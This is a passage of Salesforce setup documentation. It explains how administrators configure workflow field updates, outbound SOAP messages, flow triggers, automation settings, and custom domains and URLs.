Related Lead or Contact Owner	A campaign member's lead or contact owner.
Related User	An associated user on the record. For example, contract records have an Activated By field that contains the name of the user that activated the contract.
Role	All users assigned a particular role.
Role and Internal Subordinates	All users assigned a particular role, plus all users in roles below that role, excluding partner portal and Customer Portal users.
Role and Subordinates	All users assigned a particular role, plus all users in roles below that role.
User	A particular user.

Field Update Actions

Field update actions let you automatically update a field value. You can associate field updates with workflow rules, approval processes, or entitlement processes.

From Setup, enter *Field Updates* in the Update box, and select **Field Updates**. Then use these settings to configure your field update.

Before you begin, check the type of the field you want to update. Read-only fields like formula or auto-number fields are not available for field updates.

EDITIONS

Available in: both Lightning Experience and Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
Name	Enter a name for this field update.
Unique Name	Enter a unique name to refer to this component in the API. The requirement for uniqueness is only within the selected object type. You can have field updates of the same type with the same unique name, provided they are defined in different objects.The **Unique Name** field can contain only underscores and alphanumeric characters. It must be unique within the selected object type, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
Description	Enter a description for the field update.
Object	Select the object whose field you want to update.
Field to Update	Select the field to update. Fields are shown only for the object that you selected. You can select a field on a related object in a master-detail relationship. You can use field updates on encrypted custom fields, but the encrypted field isn't available in the formula editor.

Field	Description
	Tip: Avoid associating more than one field update with a rule or approval process that applies different values to the same field.
Re-evaluate Workflow Rules After Field Change	Select if you want workflow rules on this object to be re-evaluated after the field value is updated. If you select this option, Salesforce re-evaluates all workflow rules on the object if the field update results in a change to the value of the field, triggering any workflow rules whose criteria are met. For more information, see Field Updates That Re-evaluate Workflow Rules on page 5299.
Specify New Field Value	The value that the field should be updated with. The available options depend on the type of field you are updating. For more information, see Value Options for Field Update Actions on page 5289 .

SEE ALSO:

Associate Actions with Workflow Rules or Approval Processes

Cross-Object Field Updates

Considerations for Field Update Actions

Value Options for Field Update Actions

When you create a field update action, specify what the new value of the field should be.

Available field update options depend on the type of field you're updating.

- Choose **A specific value**, and enter the value in the space provided.
- Choose **A blank value (null)** if you want Salesforce to remove any existing value and leave the field blank. This option isn't available for required fields, checkboxes, and some other types of fields.
- For record owners, choose the user to whom the record should be assigned. For case, lead, and custom object records, you can also choose a queue for this field. Select `Notify Assignee` to send an email to the new record owner (option unavailable when user control over task assignment notifications is enabled).
- For checkboxes, choose `True` to select the checkbox and `False` to deselect it.
- For picklists, select a specific value from the drop-down list, or select the value above or below the current value based on the sorting specified in the picklist definition. If you sort values alphabetically, the values above or below may be different for users in other languages.
- Choose **Use a formula to set the new value** to calculate the value based on an expression, merge fields, or other values. For more information about using formulas in Salesforce, see Calculate Field Values With Formulas on page 4889.

EDITIONS

Available in: both Lightning Experience and Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Outbound Message Actions

An outbound message sends information to a designated endpoint, like an external service. Outbound messages are configured from Setup. You must configure the external endpoint and create a listener for the messages using the SOAP API. You can associate outbound messages with workflow rules, approval processes, or entitlement processes.

For example, automatically initiate the reimbursement process for an approved expense report by triggering an outbound API message to an external HR system.

From Setup, enter *Outbound Messages* in the Quick Find box, and select **Outbound Messages**. Then use these settings to configure your outbound message.

Field	Description
Object	Choose the object that has the information you want included in the outbound message
Name	Enter a name for this outbound message.
Unique Name	Enter a unique name to refer to this component in the API. The requirement for uniqueness is only within the selected object type. You can have outbound messages with the same unique name, provided they are defined for different objects. The **Unique Name** field can contain only underscores and alphanumeric characters. It must be unique within the selected object type, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
Description	Enter a description that makes it easy for other users to tell what the outbound message does.
Endpoint URL	Enter an endpoint URL for the recipient of the message. Salesforce sends a SOAP message to this endpoint.
User to send as	Select the Salesforce user to use when sending the message. The chosen user controls data visibility for the message that is sent to the endpoint
Send Session ID	Select Send Session ID if you want the Salesforce session ID included in the outbound message. Include the session ID in your message if you intend to make API calls and you don't want to include a username and password. Never send a username and password in an unencrypted message, especially in a production environment. It isn't secure.
Priority	Choose a priority for the outbound message.
Account fields to send	Select the fields to include in the outbound message and click **Add**.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

If your endpoint URL uses a client certificate, see Import a Client Certificate for Your Endpoint URL on page 5299.

SEE ALSO:

- Track the Delivery Status of an Outbound Message
- Considerations for Outbound Messages
- SOAP API Developer Guide
- Associate Actions with Workflow Rules or Approval Processes
- Considerations for Outbound Messages

Outbound Message Notifications

You can request that up to five users receive a notification listing all outbound messages that have failed for at least 24 hours. A fresh notification is sent every 24 hours until you cancel the request. Failed messages are deleted from the failed outbound messages related list after seven days. Before they are removed, you can delete them yourself or request that they be retried again.

Note: If you don't have this option, your org doesn't have outbound messages enabled. Contact Salesforce to enable outbound messages.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Create an Outbound Message Notification

Request that up to five users receive a notification listing all outbound messages that have failed for at least 24 hours. A fresh notification is sent every 24 hours until you cancel the request.

View an Outbound Message Notification Request

Create an Outbound Message Notification

Request that up to five users receive a notification listing all outbound messages that have failed for at least 24 hours. A fresh notification is sent every 24 hours until you cancel the request.

1. From Setup, enter *Outbound Message Notifications* in the Quick Find box, then select **Outbound Message Notifications**.
2. Click **New**.
3. Enter a full username, or click the icon to select it from a list of usernames.
4. Save the request.

Note: If you don't have this option, your org doesn't have outbound messages enabled. Contact Salesforce to enable outbound messages.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create an outbound message notification:

- "Modify All Data"

View an Outbound Message Notification Request

From the detail page of an outbound message notification request:

- Click **Edit** to change the username for a notification request. This is simpler than deleting the request and then creating a new one.
- Click **Delete** to delete the notification request.
- Click **Clone** to create a new notification request with the same username.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view or edit outbound message notification request:

- "Modify All Data"

Track the Delivery Status of an Outbound Message

To track the status of an outbound message, from Setup, enter *Outbound Messages* in the Quick Find box, then select **Outbound Messages**.

- *Next items for delivery* are awaiting delivery.
- *Oldest failures* have not yet been deleted because they have not been delivered and are not 24 hours old.
- *Failed outbound messages* failed to be delivered and are no longer being retried. Messages are listed here only if you configure the message when you create it by selecting Add failures to failed outbound message related list. If you do not see this related list, it has not been enabled for your organization.

You can perform several tasks here.

- Click any workflow or approval process action ID to view the action that triggered it.
- Click **Retry** to change the **Next Attempt** date to now. This causes the message delivery to be immediately retried. If you select **Retry** in the **Failed outbound messages** related list, the outbound message moves to the **Next items for delivery** related list and is retried for another 24 hours.
- Click **Del** to permanently remove the outbound message from the queue.

Note: If you don't have this option, your org doesn't have outbound messages enabled. Contact Salesforce to enable outbound messages.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Approvals and Milestone Actions are not available in **Database.com**

USER PERMISSIONS

To track outbound messages:

- "Modify All Data"

Import a Client Certificate for Your Endpoint URL

If the endpoint URL of your outbound message uses a client certificate, import it to put your outbound message into action.

1. From Setup, enter *API* in the Quick Find box, then select **API**
2. Click **Generate Client Certificate**.
3. Save the certificate to the appropriate location.

4. Import the downloaded certificate into your application server and configure your application server to request the client certificate.

Define a Flow Trigger for Workflow (Pilot)

Create a flow trigger so that you can launch a flow from workflow rules. With flow triggers, you can automate complex business processes—create flows to perform logic, and have events trigger the flows via workflow rules—without writing code. For example, your flow looks up and assigns the relevant entitlement for a case. Create a flow trigger to launch the flow whenever a case is created, so that all new cases are automatically set with a default entitlement.

Note: The pilot program for flow trigger workflow actions is closed. If you've already enabled the pilot in your org, you can continue to create and edit flow trigger workflow actions. If you didn't enable the pilot in your org, use the Flows action in Process Builder instead.

To get started using flow triggers, from Setup, enter *Flow Triggers* in the Quick Find box, then select **Flow Triggers**. Before you begin:

- Create and activate the autolaunched flow that you want this workflow action to launch.
- Create the workflow rule that you plan to add this workflow action to.
- Understand the special behavior and limitations of flow triggers. See Flow Trigger Considerations (Pilot) on page 5300.

Complete these steps to create a flow trigger.

1. From Setup, enter *Flow Triggers* in the Quick Find box, then select **Flow Triggers**.
2. Click **New Flow Trigger**.
3. Select the same object as the workflow rule, and then click **Next**.
4. Configure the flow trigger.

Field	Description
Name	Name of the flow trigger.
Unique Name	Enter a unique name to refer to this component in the API. The **Unique Name** field can contain only underscores and alphanumeric characters. It must be unique within the selected object type, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
Protected Component	Reserved for future use.
Flow	Unique name of the autolaunched flow that this workflow action launches.
Set Flow Variables	Whether to pass values into the flow's variables and sObject variables.

5. If you select Set Flow Variables, specify their names and values.

   Click **Set Another Value** to set up to 25 variables.

Field	Description
Name	Select the name of the flow variable or sObject variable. Only variables whose Input/Output Type allow input access can be selected.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view workflow rules and actions:
- "View Setup and Configuration"

To create or change workflow rules and actions:
- "Customize Application"

Field	Description
`Value`	For a flow variable, you can: • Enter a literal value. • Click , select a field, and click **Insert**. For an sObject variable, you can: • Click , select an sObject record, and click **Insert**. To help you distinguish between sObject records and fields, all sObject record options are marked with an asterisk (*) and appear at the top of each list. • Enter `{!this}` to use the current values of the record that was created or edited to cause the workflow rule to fire. • Enter `{!old}` to use the most recent previous values of the record that was edited to cause the workflow rule to fire. In other words, `{!old}` identifies the same record as `{!this}` but uses the record's values from immediately before it was edited to cause the workflow rule to fire. **Note:** • If the record was newly created, `{!old}` is `null`. • Unlike `{!this}`, `{!old}` can't be selected by clicking . You must manually enter `{!old}` in the Value column.

6. To put the flow trigger in test mode, select `Administrators run the latest flow version`.

   When selected and an administrator triggers the workflow rule, the flow trigger launches the latest version of the flow. For all other users, the flow trigger always launches the active version of the flow.

   The same values are passed into the flow variables and sObject variables whether the flow trigger launches the active or latest flow version.

7. Click **Save**.

Don't forget to associate the flow trigger to a workflow rule.

SEE ALSO:

Flow Trigger Considerations (Pilot)

Considerations for Automated Actions

Before you start working with automated actions, familiarize yourself with relevant limits and special behaviors.

EDITIONS

Available in: both Lightning Experience and Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Considerations for Field Update Actions
Learn how to use field update actions to their full potential in workflow.

Considerations for Outbound Messages
Review the considerations for using outbound message actions before implementing them in your workflows.

Flow Trigger Considerations (Pilot)
Flow trigger workflow actions have special behaviors and limitations.

SEE ALSO:

Daily Limits for Email Alerts

Considerations for Field Update Actions

Learn how to use field update actions to their full potential in workflow.

EDITIONS

Available in: both Lightning Experience and Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

When creating field updates for workflow rules or approval processes, consider the following:

Field Update Processing

- Field updates occur before email alerts, tasks, and outbound messages.
- Field updates occur after case assignment, lead assignment, and auto-response rules.
- Field updates function independently of field-level security. Therefore, a workflow rule can update fields even though they are hidden on the user's page layout.
- The result of a field update is unpredictable when a single workflow rule includes multiple field updates that apply different values to the same field.
- Field updates may affect the information in a related list. For example, if a field such as the `Amount` or `Close Date` of an opportunity is set to be updated, it will affect the Stage History related list on opportunities.
- If a user gets a field update error when saving a record, you can use the debug log to see which field update failed. The debug log stops when a failure occurs.
- For reminder fields on tasks and events:
  - Field updates can set the reminder for a task or event but they can't use the due date of a task or the scheduled time of an event.
  - Formulas for date/time values are calculated in days. Divide the value by 1440—the number of minutes in a day—to express the value in minutes. For example, the formula `Now()-7` means seven *days* ago, while `Now()-7/1440` means seven *minutes* ago.
- If your organization uses multiple currencies, currency fields are updated using the record's currency. If you choose to update a field based on a formula, any values in your formula are interpreted in the currency of the record.
- Field updates are tracked in the History related list if you have set history tracking on those fields.
- Because updates to records based on workflow rules and also on process scheduled actions don’t trigger validation rules, workflow rules and some processes can invalidate previously valid fields.

- If you have person accounts enabled, you can use the `Is Person Account` field as part of the evaluation criteria for workflow rules. However, because the `Is Person Account` field is read-only, any field updates set up to modify it will fail.

Tip: Salesforce processes rules in the following order:

1. Validation rules
2. Assignment rules
3. Auto-response rules
4. Workflow rules (with immediate actions)
5. Escalation rules

Notes on Cross-Object Field Updates

- For all custom objects and some standard objects, you can create workflow and approval actions where a change to a detail record updates a field on the related master record. Cross-object field updates work for custom-to-custom master-detail relationships, custom-to-standard master-detail relationships, and a few standard-to-standard master-detail relationships. For more information, see Cross-Object Field Updates on page 11.
- Approval processes can't use cross-object field update actions.
- An approval process can specify a field update action that reevaluates workflow rules for the updated object. If, however, the re-evaluated workflow rules include a cross-object field update, those cross-object field updates are ignored.
- To create workflow rules so that case comments or emails automatically update fields on associated cases, select **Case Comment** or **Email Message** in the Object drop-down list when creating a new workflow rule and select **Case** in the Field to Update list. Email-to-Case or On-Demand Email-to-Case must be enabled for your organization to use the Email Message in a workflow rule.

  When cases are updated by an email-triggered workflow rule, the updated case can trigger:

  - Workflow rules
  - Validation rules
  - Updates to roll-up summary fields
  - Escalation rules
  - Apex triggers
  - Entitlement processes

  The updated case can't trigger:

  - Assignment rules
  - Auto-response rules

Field Update Actions and Custom Fields

- Before changing a custom field's type, make sure that it isn't the target of a workflow field update or referenced in a field update formula that would be invalidated by the new type.
- You can't delete a custom field that is referenced by a field update.
- You can use field updates on encrypted custom fields, but if you try to use a formula to set the new value, the encrypted field isn't available in the formula editor.

Field Update Actions on Opportunities and Contracts

- You can define field updates for the `Stage` field on opportunities, but be aware of how this field affects the `Type` and `Forecast Category` fields.
- You can define field updates using the `Amount` field on opportunities but it will only apply to those opportunities that don't have products. Adding products to an opportunity changes the `Amount` field to a read-only field that is automatically calculated and not affected by that field update.
- You can define field updates for the `Status` field on contracts. However, the value of this field may affect the value of the `Status Category` field as well.
- Avoid creating a field update for contracts or orders that changes the `Status` field to any value other than Approved.

Field Update Action Limitations

- The results of a field update can't trigger additional rules such as validation, assignment, auto-response, or escalation rules.
- The results of a field update can trigger additional workflow rules if you have flagged the field update to do so. For more information, see Field Updates That Re-evaluate Workflow Rules on page 5299.
- Field updates that are executed as approval actions don’t trigger workflow rules or entitlement processes.
- These fields aren’t available for field update actions:
  - Read-only fields like formula or auto-number fields
  - The `Language` picklist field on multilingual solutions
  - Some activity fields, such as `Related To` and `Private`
- Email message workflow rules can only be associated with field updates.
- If a field update references a specific user, you can't deactivate that user. For example, if your field update is designed to change the owner of a record to Bob Smith, change the field update before deactivating Bob Smith.
- You can update long text area fields, but the option to insert `A specific value` restricts you to entering up to the maximum amount of characters allowed in the destination field.
- You can't make a field universally required if it's used by a field update that sets the field to a blank value.
- Workflow rules that update owners *do not* also transfer associated items. To ensure transfer, click **Change** next to the owner’s name in a record and make your transfer selections.

Cross-Object Field Updates

For all custom objects and some standard objects, you can create actions where a change to a detail record updates a field on the related master record. Cross-object field updates work for custom-to-custom master-detail relationships, custom-to-standard master-detail relationships, and a few standard-to-standard master-detail relationships.

Field Updates That Re-evaluate Workflow Rules

If `Re-evaluate Workflow Rules After Field Change` is enabled for a field update action, Salesforce re-evaluates all workflow rules on the object if the field update results in a change to the value of the field.

SEE ALSO:

Cross-Object Field Updates

Cross-Object Field Updates

For all custom objects and some standard objects, you can create actions where a change to a detail record updates a field on the related master record. Cross-object field updates work for custom-to-custom master-detail relationships, custom-to-standard master-detail relationships, and a few standard-to-standard master-detail relationships.

For example, in a custom recruiting application, create a workflow rule that sets the status of an application (the master object) to "Closed" when a candidate (the detail object) accepts the job. Or, for standard objects, create a rule to change the status of a case from "Awaiting Customer Response" to "In Progress" when a customer adds a case comment.

EDITIONS

Available in: both Lightning Experience and Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Custom Object to Custom Object

Cross-object field updates are supported for all custom objects that are children of custom objects in a master-detail relationship.

Custom Object to Standard Object

Cross-object field updates are supported for custom objects that are children of certain standard objects in a master-detail relationship. The standard objects which support cross-object field updates from custom objects are:

- Account
- Asset
- Campaign
- Case
- Contact
- Contract
- Contract Line Item
- Entitlement
- Opportunity
- Order
- Question
- Quote
- Service Contract
- Solution

Standard Object to Standard Object

Cross-object field updates are supported for standard objects that are children of standard objects in a master-detail relationship. However, only these standard-to-standard relationships are supported.

- Case Comments updating Case
- Email updating Case

  Tip: To create workflow rules so that case comments or emails automatically update fields on associated cases, select **Case Comment** or **Email Message** in the Object drop-down list when creating a new workflow rule and select **Case**in the Field to Update list. Email-to-Case or On-Demand Email-to-Case must be enabled for your organization to use the Email Message in a workflow rule.

- Opportunity Product updating Opportunity

Note: Cross-object field updates to a parent opportunity's `Amount` and `Quantity` fields only work if the opportunity has no opportunity products associated with it.

- Opportunity updating Account—Supported for both business accounts and person accounts.

Note: If you have workflow rules on converted leads and want to use cross-object field updates on the resulting accounts and opportunities, you must enable the lead setting `Require Validation for Converted Leads`.

Standard-to-standard cross-object field update actions:

- Can't be used in, or assigned to, approval processes.
- Update a parent record even if the user doesn't have edit access to it.

Note: If you have Apex code that updates parent fields in the same relationships as a cross-object field update action, consider replacing your code with cross-object field updates. Otherwise, both will fire, and since workflow rules run after Apex triggers, the workflow field update will override any change made by your Apex code.

SEE ALSO:

Considerations for Field Update Actions

Object Relationships Overview

Field Updates That Re-evaluate Workflow Rules

If `Re-evaluate Workflow Rules After Field Change` is enabled for a field update action, Salesforce re-evaluates all workflow rules on the object if the field update results in a change to the value of the field.

- If the field update changes the field's value, all workflow rules on the associated object are re-evaluated. Any workflow rules whose criteria are met as a result of the field update will be triggered.
- If any of the triggered workflow rules result in another field update that's also enabled for workflow rule re-evaluation, a domino effect occurs, and more workflow rules can be re-evaluated as a result of the newly-triggered field update. This cascade of workflow rule re-evaluation and triggering can happen up to five times after the initial field update that started it.

EDITIONS

Available in: both Lightning Experience and Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- Make sure that your workflow rules aren't set up to create recursive loops. For example, if a field update for Rule1 triggers Rule2, and a field update for Rule2 triggers Rule1, the recursive triggers may cause your organization to exceed its limit for workflow time triggers per hour.
- In a batch update, workflow is only retriggered on the entities where there is a change.
- Only workflow rules on the same object as the initial field update will be re-evaluated and triggered.
- Only workflow rules that didn't fire before will be retriggered.
- Cross-object workflow rules aren't candidates for re-evaluation.
- Cross-object field updates that cause a field value to change don't trigger workflow rule re-evaluation on the associated object.
- An approval process can specify a field update action that reevaluates workflow rules for the updated object. If, however, the re-evaluated workflow rules include a cross-object field update, those cross-object field updates are ignored.
- Time-dependent actions aren't executed for a reevaluated workflow rule in the following situations:
  - The reevaluated workflow rule's immediate actions cause the record to no longer meet the workflow rule criteria.

- An Apex `after` trigger that is executed as a result of a workflow or approvals action causes the record to no longer meet the workflow rule criteria.

SEE ALSO:

Considerations for Field Update Actions

Considerations for Outbound Messages

Review the considerations for using outbound message actions before implementing them in your workflows.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

When creating outbound messages for workflow rules or approval processes, consider the following:

- A single SOAP message can include up to 100 notifications. Each notification contains an ID that uniquely identifies a record, and a reference to the data in the record. Therefore, if the information in the record changes after the notification is sent, but before the notification is delivered, only the updated information is delivered.
- Messages are queued until they are sent, to preserve message reliability.
- If the endpoint is unavailable, messages will stay in the queue until sent successfully or until they are 24 hours old. After 24 hours, messages are dropped from the queue.
- If a message can't be delivered, the interval between retries increases exponentially, up to a maximum of two hours between retries.
- Messages are retried independent of their order in the queue. This may result in messages being delivered out of order.
- You can't build an audit trail using outbound messages. While each message should be delivered at least once, it may be delivered more than once. Also, it may not be delivered at all if delivery cannot be done within 24 hours. Finally, as noted above, the source object may change after a notification is sent but before it is delivered, so the endpoint will only receive the latest data, not any intermediate changes.

Flow Trigger Considerations (Pilot)

Flow trigger workflow actions have special behaviors and limitations.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Note: The pilot program for flow trigger workflow actions is closed. If you've already enabled the pilot in your org, you can continue to create and edit flow trigger workflow actions. If you didn't enable the pilot in your org, use the Flows action in Process Builder instead.

Understand these considerations before you create flow triggers or add them to workflow rules.

- Flow triggers are available only for workflow rules. You can't use them as actions elsewhere, for example, in approval processes.
- Flow triggers are available on most—but not all—objects that are supported by workflow rules. You can see the list of supported objects when you create a new flow trigger. From Setup, enter *`Flow Triggers`* in the `Quick Find` box, then click **Flow Triggers**.
- Only active, autolaunched flows can be launched by flow triggers. However, if a flow trigger is in test mode, administrators run the latest flow version while other users run the active flow version.
- Flows that are launched from workflow rules are run in system context, which means that user permissions, field-level security, and sharing rules aren't taken into account during flow execution.
- If a flow trigger fails at run time, the user who created or edited the record to meet the workflow rule criteria won't be able to save the record. To troubleshoot run time issues, see the flow action events in the `Workflow` category of debug logs, which show the flow version and the values passed into flow variables.

- A flow trigger can set the values of up to 25 variables and sObject variables in the flow, with the following limitations.
  - Flow triggers can't use multi-select picklist fields to set flow variables or sObject variables.
  - When a flow trigger uses a currency field to set a flow variable, only the amount is passed into the flow. Any currency ISO code or locale information is ignored. If your organization uses multiple currencies, the flow trigger uses the amount in the currency of the record that contains the specified currency field.
  - Flow triggers can't pass values into sObject collection variables in flows.
- Always keep one version of the flow active if it's referenced by an active workflow rule's flow trigger.
- Once you activate a workflow rule using the flow trigger, don't modify or add a version of the flow to include screens or other elements that would violate the run restrictions for an autolaunched flow. If you modify a flow to no longer be autolaunched, it can't be launched by flow triggers. To work around this situation, you can save the non-autolaunched flow as a new flow and change the new flow to become autolaunched. Then update the flow triggers to launch the new flow.
- Flow triggers aren't available as time-dependent workflow actions. You can add flow triggers to workflow rules only as immediate workflow actions.
- When the system executes a workflow rule with multiple flow triggers, those flows aren't run in any particular order.
- In a transaction, flow triggers are executed after all workflow field updates, including any Apex triggers and standard validations that are executed as a result of those workflow field updates. After executing flow triggers, the system executes escalation rules.
- Flows that are launched from workflow rules are governed by the per-transaction limits already enforced by Apex.
- When flows are launched from workflow rules that are triggered by bulk loads or imports, the flows' data manipulation language (DML) operations are executed in bulk to reduce the number of calls required and to optimize system performance. The execution of any of the following flow elements qualifies as a DML operation: Record Create, Record Update, Record Delete, Fast Create, Fast Update, or Fast Delete.

  For example, suppose that you use Data Loader or the Bulk API to update 50 records, and those updates meet the criteria of a workflow rule with a flow trigger action. In response, the system executes 50 instances of the flow within the same transaction. Each instance of a running flow is called an interview. The system attempts to execute each DML operation across all the interviews in the transaction at the same time. Suppose that five of those interviews are executing the same branch of the flow, which has a Record Update element called "SetEntitlement." The system waits for all five interviews to reach that element, and then executes all five record updates in bulk.
- Flow triggers aren't available in change sets.
- Flow triggers aren't packageable.

Modify Process Automation Settings

Enable or disable various features related to flow, workflow, and approvals.

From the Process Automation Settings page:

- Set the `Default Workflow User` for your Salesforce org
- Enable your users to respond to approval requests via email
- Display the **Pause** button on flow screens
- Enable Lightning runtime for all URL-based flows
- Control What Happens When a Flow Tries to Set Values for Read-Only Fields

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit process automation settings:

- "Customize Application"

Manage Your Domains

You can configure domains and their site associations to suit your organization's unique needs. For example, you might want to set up a single domain to host your Communities, Force.com, and Site.com sites. Or you might want to have a single site on more than one domain.

Sites and domains can have a many-to-many relationship. Each domain can have up to 100 sites, and each site can be associated with up to 200 domains. Hosting your Communities, Force.com, and Site.com sites on one domain can simplify your domain requirements. For Site.com sites, you might want to host them on the same domain as your Force.com sites because you can access Visualforce pages and have easier access to Apex code.

There are also reasons why you would have a site on more than one domain. For example, let's say you have a parent company with two distinct brands. Each brand has its own registered domain, but you want them both to point to the parent website. Because you can have a site exist on more than one domain, you can point both brand domains to a single parent website.

If you plan to host more than one site on a domain, you'll need to set up custom URLs for each site. Custom URLs are the way to uniquely distinguish the sites within that domain. Let's say you have a domain called `www.ourdomain.com` and you want to host two sites called `siteone` and `sitetwo`. You'll need to create custom URLs by associating ourdomain.com to each site using a custom path. This will result in two custom URLs: `http://www.ourdomain.com/siteone` and `http://www.ourdomain.com/sitetwo`. When a web user accesses the domain using one of the URLs, the custom path determines which site within the domain they see.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To manage domains:

- You must have Site.com, Force.com Sites, or Communities enabled

Adding a Domain

You can add domains and attach certificates using the Domain Management page in Setup.

Adding a Custom URL

Managing Domains and Custom URLs

You can use Domain Management in Setup to manage all the certificates, custom URLs, and sites attached to a domain.

Deleting a Domain

You can delete domains from your organization using the Domain Management page.

Deleting Custom URLs

You can delete custom URLs from your organization using the Domain Management page.

Enable External HTTPS on a Domain

Enabling External HTTPS on a domain allows Salesforce to use the domain in secure references to the sites that are associated with that domain, such as in URLs that appear within an email message from a Salesforce Community. This feature is useful for sites that require authentication, such as community sites, portal sites, or any type of site where confidentiality, protection from eavesdropping, or protection against spoofing are important.

Adding a Domain

You can add domains and attach certificates using the Domain Management page in Setup.

When you add a domain, you also have the option of attaching a certificate and key for connection security. If you're going to use a certificate, make sure you've already added it using Certificate and Key Management before you try to attach it to your domain. Only CA-signed certificates are supported, and they must be 2048 bits in length. To support all domains that are hosted by sites in your organization, use a wildcard or Subject Alternative Name certificate.

Custom domains are supported only in non-sandbox instances. You can configure a custom domain in a sandbox instance and then migrate it to a production instance, but the custom domain is only active in production.

To add domains in your organization:

1. From Setup, enter *Domains* in the Quick Find box, then select **Domains**.
2. Click **Add a Domain**.
3. Enter the Domain Name.
4. Add a certificate if you have already set up a CA-signed certificate that supports this domain.
5. Click **Save**. Alternatively, click **Save & New** to add multiple domains.

Before you switch the CNAME of your domain name to point to a new target name, ensure that the new target name exists in the DNS by using `dig` or `nslookup`. When you created your domain names affects the target of your CNAME:

- Domain names that were added before Summer '13, typically need to have their CNAME adjusted to point to the fully qualified domain followed by `.live.siteforce.com` instead of to the organization's `force.com` sub-domain. For example, if your pre-Summer '13 domain is `www.example.com`, then the target of its CNAME will need to be `www.example.com.live.siteforce.com` instead of `example.force.com` before HTTPS will work.
- Domain names that were added in or before Summer '13, don't have the 18-character organization ID in the CNAME target.
- Domain names that were added in or after Summer '13, already point to the proper place for setting up HTTPS in a custom domain.
- Domain names that were added in or after Winter '14, use a CNAME that points to the fully qualified domain followed by your organization's 18-character ID and `.live.siteforce.com`. For example, if your domain name is `www.example.com`

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To view domains:
- "View Setup and Configuration"

To add domains:
- "Customize Application" or "View Setup and Configuration" plus either a Site.com Publisher license or "Create and Set Up Communities"

To edit or delete domains:
- "Customize Application"

To associate certificates with a domain:
- Contact Salesforce if you aren't using Communities. Organization with Communities can associate certificates with a domain.

and your 18-character organization ID is `00dxx0000001ggxeay`, then the target of its CNAME will need to be `www.example.com.00dxx0000001ggxeay.live.siteforce.com`.

Adding a Custom URL

Once you've added domains to the Domain Management page, you can select your domain and site relationships by creating a custom URL. A custom URL consists of the domain and a custom path. The same path name can be used on more than one domain, but it can't be used more than once within the same domain. When adding a custom URL, the / is required and indicates the root. You can add an additional path after the /, but you must at least use the / to indicate the root. For example, if the domain name is `https://oursite.com` and the path is `/products`, the site URL is `https://oursite.com/products`. If you added the custom URL to the root, the URL would be `https://oursite.com`.

If you want to set a preferred custom URL for authenticated pages and emails that links back to the site or community, then select **Site Primary Custom URL**. This is only available on the root path for Force.com and Communities sites and not available at all on Site.com sites. For Chatter Communities, if you don't select a primary URL, then the first `https` custom domain in the site is used for authenticated pages and emails. If there is no custom `https` domain, then your Force.com domain is used.

To add a custom URL:

1. From Setup, enter *`Custom URLs`* in the `Quick Find` box, then select **Custom URLs**. Alternatively, enter *`Domains`* in the `Quick Find` box, select **Domains**, and click the domain name.
2. Click **New Custom URL**.
3. Enter a Domain name.
4. Enter a Site name.
5. Enter a unique path.
6. Click **Save**. Alternatively, click **Save & New** to add multiple Custom URLs.

Example: In the Custom URLs table, even though the domain name and path show in separate columns in the table, it is the combination that make up the actual URL.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To view custom URLs:

- "View Setup and Configuration"

To add, edit, and delete custom URLs:

- "Customize Application" or "View Setup and Configuration" plus either a Site.com Publisher license or "Create and Set Up Communities"

Managing Domains and Custom URLs

You can use Domain Management in Setup to manage all the certificates, custom URLs, and sites attached to a domain.

You might want to add a new custom URL to an existing domain, rename a domain, or delete a custom URL from a particular domain. The Domain Detail page allows you to manage the domains and URLs from one page. The top section contains information about the domain and certificates. The lower section contains the a Custom URL related list for the domain. Using this page you can:

- Edit the domain name and certificate — click **Edit** in the Domain Detail section.
- Delete the domain — click **Delete** in the Domain Detail section.
- Add new custom URLs — Click **New Custom URL**
- Edit existing custom URLs — Click **Edit** on a custom URL row.
- Delete custom URLs — Click **Del** on a custom URL row.
- View the site if it is published — Click **View** on a custom URL row.
- Jump to a site — Click the site name below the Site Label.
- Jump to an attached certificate — click the certificate name next to Certificate and Key.
- See whether the domain has External HTTPS enabled. Only domains that don't point to the `yourdomain.your18characterOrgId.live.siteforce.com` CNAME target have this option available.

Note: You can't edit a domain name that is used by a community.

To access the Domain Detail page:

1. From Setup, enter *Domains* in the `Quick Find` box, then select **Domains**.
2. From the Domain Name column, click the domain name.

